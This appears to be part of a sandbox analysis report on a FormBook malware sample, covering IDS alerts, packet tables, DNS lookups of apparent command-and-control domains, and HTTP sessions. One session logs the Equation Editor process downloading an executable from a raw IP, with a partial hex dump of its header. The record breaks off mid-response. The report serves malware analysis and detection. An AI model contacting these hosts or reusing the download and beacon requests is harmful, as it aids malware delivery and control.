
Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-20:07:24.943316	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	34.102.136.180	192.168.2.22
01/27/21-20:07:40.755338	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22
01/27/21-20:07:46.006191	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22
01/27/21-20:07:51.262766	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	198.185.159.144
01/27/21-20:07:51.262766	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	198.185.159.144
01/27/21-20:07:51.262766	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	198.185.159.144

Network Port Distribution

Total Packets: 58



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:06:16.115699053 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.157876015 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.158015966 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.158596992 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.200130939 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.200189114 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.200273037 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.200313091 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.200355053 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.200381041 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.200412035 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.200613022 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241239071 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241326094 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241327047 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241394043 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241446018 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241516113 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241525888 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241578102 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241596937 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241642952 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241662025 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241708040 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241725922 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241777897 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.241806030 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.241857052 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.282776117 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.282861948 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.282924891 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.282978058 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.282999992 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283055067 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283143997 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283209085 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283235073 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283277988 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283277988 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283314943 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283317089 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283354998 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283363104 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283405066 CET	49165	80	192.168.2.22	18.194.54.219

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:06:16.283406019 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283442974 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283446074 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283479929 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283483028 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283516884 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283519030 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283552885 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283557892 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283590078 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283591032 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283627987 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283628941 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283664942 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.283674955 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.283713102 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.284068108 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.324649096 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.324771881 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.324878931 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.324930906 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.324943066 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.324970961 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.324980021 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325009108 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325052023 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325063944 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325090885 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325093985 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325138092 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325145960 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325180054 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325208902 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325210094 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325212002 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325242996 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325248003 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325268984 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325285912 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325298071 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325333118 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325337887 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325375080 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325400114 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325436115 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325467110 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325505018 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325520039 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325542927 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325546026 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325579882 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325591087 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325628042 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325632095 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:06:16.325669050 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:06:16.325679064 CET	49165	80	192.168.2.22	18.194.54.219

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:07:24.683485031 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:07:24.744771004 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 20:07:34.962502956 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:07:35.030286074 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:07:40.512409925 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:07:40.573688984 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 20:07:45.761353970 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:07:45.824455023 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 20:07:51.018945932 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:07:51.093929052 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 20:07:56.471538067 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 20:07:56.543636084 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 20:08:02.182173967 CET	56009	53	192.168.2.22	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 20:07:24.683485031 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.kolamart.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:34.962502956 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.mgg360.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:40.512409925 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.rizrvd.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:45.761353970 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.activagebenefits.net	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:51.018945932 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.usmedicarenow.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:56.471538067 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.ismaelworks.com	A (IP address)	IN (0x0001)
Jan 27, 2021 20:08:02.182173967 CET	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.tuvandadayvitos24h.online	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 20:07:24.744771004 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.kolamart.com	kolamart.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 20:07:24.744771004 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	kolamart.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:35.030286074 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.mgg360.com		66.152.187.17	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:40.573688984 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.rizrvd.com	rizrvd.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 20:07:40.573688984 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	rizrvd.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:45.824455023 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.activagebenefits.net	activagebenefits.net		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 20:07:45.824455023 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	activagebenefits.net		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:51.093929052 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.usmedicarenow.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 20:07:51.093929052 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:51.093929052 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:51.093929052 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:51.093929052 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Jan 27, 2021 20:07:56.543636084 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.ismaelworks.com	ismaelworks.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 20:07:56.543636084 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	ismaelworks.com		31.220.110.116	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 18.194.54.219
- www.kolamart.com
- www.mgg360.com
- www.rizrvd.com
- www.activagebenefits.net
- www.usmedicarenow.com
- www.ismaelworks.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	18.194.54.219	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 27, 2021
20:06:16.158596992 CET</td><td>0</td><td>OUT</td><td>GET /wows/hm2.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 18.194.54.219
Connection: Keep-Alive</td></tr>
<tr><td>Jan 27, 2021
20:06:16.200130939 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 27 Jan 2021 19:06:06 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7
Last-Modified: Wed, 27 Jan 2021 13:44:29 GMT
ETag: "df000-5b9e1f85fb6d0"
Accept-Ranges: bytes
Content-Length: 913408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ac 6d 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e6 0d 00 00 08 00 00 00 00 00 00 9e 04 0e 00 00 20 00 00 00 20 0e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 48 04 0e 00 53 00 00 00 00 20 0e 00 e8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 e4 0d 00 00 20 00 00 00 e6 0d 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e8 05 00 00 00 20 0e 00 00 06 00 00 00 e8 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 0e 00 00 02 00 00 00 ee 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 04 0e 00 00 00 00 00 48 00 00 00 02 00 05 00 20 34 0a 00 28 d0 03 00 03 00 00 00 42 00 00 06 38 52 04 00 e8 e1 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 41 1c 87 bd ac 04 65 6d 61 1a 99 ca f0 1d 0f da 48 e7 40 a0 df 6b 0d 26 58 55 c0 d2 55 96 02 08 67 e5 f9 dc 7f ed 8b af fb ec fe bf de f3 9f 11 8b ee 98 df 7c be 17 20 e7 cd ae fc 30 59 c8 bb cf d9 42 f1 1a 93 c4 67 3b c7 3d 99 90 d1 f0 79 be c1 23 df b5 62 7f ed 13 c7 ac 4a 9b ec 75 1a 38 9d 8f f6 8d 78 70 38 67 3d cb cb ca 1f af 1b c5 55 ee 2a 9b 41 cc f8 01 2f 6f 29 92 84 02 e8 8e f1 38 e9 e8 d7 39 7b 8d b2 61 89 d0 94 e7 3b 40 55 f5 31 93 82 4d 90 b5 20 3c 85 9d eb 2a 9f 90 74 94 29 df 08 81 82 99 52 47 f0 e2 ad 00 4f f6 ba bc 63 44 41 b2 e0 91 08 6c 02 c9 14 46 44 4e 1c 4a 70 73 eb 81 e8 3a 86 cd 64 46 9d 4b 50 24 9d 9d 71 db 32 07 4b 14 bc e9 b6 32 07 96 3d ae e7 c0 e0 2a 7c 2f b7 17 b2 16 af cd a6 9d 63 26 c1 4b a0 d8 5b e7 d0 e4 e2 bf 29 1c c4 9f 34 06 9c 1a a4 64 8d 55 a1 8f b8 3b 72 bf 60 a3 02 5d 92 e1 e2 8f 0e 98 7d da f7 de 35 16 f8 6b a3 64 34 33 fd 15 32 4c 2c 53 46 5f 23 47 1c 22 42 bb 88 ce f5 53 fc 70 f7 39 2b da 1c 96 a0 79 04 ca 5a 05 8b 8e 10 73 55 74 d6 37 cd 52 f6 4a ff 34 b0 a0 ea 7c fa 63 da 2e 11 cd 81 e3 c5 da a3 59 b6 42 34 1f fc d6 b8 40 b8 50 60 15 35 57 6e e9 4d 49 09 4d 85 3f 9a 5b 1f b7 c8 95 01 fc 42 55 2a 0e cc 87 44 88 53 ba a8 0b 10 a1 62 2f 70 de aa 52 0b f4 73 ba 4b cc 84 3d 0f f5 20 fe f2
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELm`P  @ `@HS @ H.text `.rsrc @@.reloc@@BH 4(B8R(AemaH@k&XUUg| 0YBg;=y#bJu8xp8g=U*A/o)89{a;@U1M <*t)RGOcDAlFDNJps:dFKP$q2K2=*|/c&K[)4dU;r`] }5kd432L,SF_#G"BSp9+yZsUt7RJ4|c.YB4@P`5WnMIM?[BU*DSb/pRsK=</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:24.804033041 CET	969	OUT	GET /bw82/?OxlhlP1x=U5qlNe3qvCiRDMVNZAk3bGcrOcPwpu2hHSyAkQWR0ho6UxGTq/9WR3TB3nENm+o2HqQ7BQ==&-Zz=NpM4AdWXGTqt_ry0 HTTP/1.1 Host: www.kolamart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 20:07:24.943315983 CET	969	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 19:07:24 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d20-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	66.152.187.17	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:35.228283882 CET	970	OUT	GET /bw82/?OxlhlP1x=92sn3P3pA19WcJiefsZEcwqQjW3QIGzSMGjo0scjbpzKmVTSJHG7E3+45hmGj5CVb2tavg==&-Zz=NpM4AdWXGTqt_ry0 HTTP/1.1 Host: www.mgg360.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 20:07:35.478817940 CET	972	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 27 Jan 2021 19:04:11 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 63 31 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 53 79 73 74 65 6d 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2f 2a 20 42 61 73 65 20 2a 2f 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 3a 20 31 34 70 78 20 56 65 72 64 61 6e 61 2c 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 68 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 27 4d 69 63 72 6f 73 6f 66 74 20 59 61 48 65 69 27 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 30 70 78 20 32 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 77 6f 72 64 2d 62 72 65 61 6b 3a 20 62 72 65 61 6b 2d 77 6f 72 64 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 31 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 35 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 33 32 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 32 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 32 38 38 63 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 36 70 78 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 36 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 33 2e 73 75 62 68 65 61 64 69 6e 67 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 32 38 38 63 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 36 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 33 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 31 32 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 